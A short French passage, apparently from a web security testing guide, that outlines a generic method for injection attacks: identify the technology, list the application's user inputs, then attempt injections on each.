Ce type d'attaques dépend énormément de la technologie employée. On commencera d'abord par identifier celle-ci. Dans un deuxième temps, on recherchera toutes les saisies utilisateur pour l'application web. Enfin, on tentera des injections sur chacune d'entre elles.